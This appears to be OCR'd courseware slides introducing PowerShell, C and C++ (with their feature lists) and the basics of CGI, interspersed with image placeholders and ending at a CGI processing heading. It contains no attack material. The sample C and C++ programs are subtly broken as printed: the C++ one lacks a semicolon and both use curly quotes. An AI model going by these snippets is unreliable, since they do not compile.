
____

____

____


____

____



PowerShell

- Power shell is an **object-oriented command line shell** and scripting language developed by Microsoft to help system administrators to configure systems and automate administrative tasks
- Built on the **.NET Framework** common language runtime, the PowerShell not only accepts and returns text but also .NET Framework Objects
- It includes cmdlets (command-lets) that perform single functions
- PowerShell executes four different types of commands:
  - PowerShell functions
  - Executable programs
  - Cmdlets
  - PowerShell scripts



C and C++

- C is a **procedure-oriented programming language** for writing computer programs
- It gives total control and efficiency for reading and writing codes for different platforms, such as **scientific systems, OSs**, and **microcontrollers**, to the programmers
- It is a **middle-level programming** language, as it has the ability to combine elements of high-level languages with the functionality of assembly languages

Syntax for C program

```
#include <stdio.h>
int main(void)
{
printf(“Example program in C");
return 0;
}
```

- C++ is an objected-oriented programming language that provides better **abstraction through classes and objects**
- It is the superset of the C language, supporting both **static and dynamic polymorphism**

Syntax for C++ program

```
#include<iostream>
using namespace std
int main()
{
cout << “First program in C++";
return 0;
}
```

Notes: ____

C and C++ (Cont'd)

Key Features in C

- **Low level Features**: it is easy to write assembly codes in C, as it is closely related to low level language
- **Portability**: It can run on any compiler with little or no modification
- **Powerful**: Provides a wide variety of data types and functions and useful control and loop control statements
- **Bit Manipulation**: Provides a wide variety of bit manipulation operators
- **High Level Features**: More user friendly
- **Modular programming**: Code can be written in routines called functions that can be reused in other programs
- Supports efficient use of pointers, dynamic memory allocation, and graphic programming
- Has a rich set of library routines for string manipulations, I/O operations, mathematical functions, and other functions


Key Features in C++

- **Classes**: Used to create user defined data types
- **Inheritance**: Allows one data type to acquire the properties of other data types
- **Data Abstraction**: Representative of key features without including background details
- **Encapsulation**: Wraps up of data in a single entity
- **Polymorphism**: Uses one interface for many implementations
- **Dynamic Binding**: Links a procedure call to code to be executed in response to the call
- **Message Passing**: A set of objects communicate through passing messages
- **Function Overloading**: A series of functions defined with different argument types that use the same function name
- **Operator Overloading**: Adds properties to operators for new data types
- **Other features include** try-catch-throw exception handling, stricter type checking, and more versatile access to data and functions

CGI

- Common Gateway Interface (CGI) is the standard way for a web server to connect to external applications


CGI based architecture



http//?
Web Browsers
Internet
Web Browser
Scripts
Applications

- CGI gathers information sent from a web browser to a web server, makes it available to an external program, and forwards the output received from program to the web browser

How a CGI request is processed?

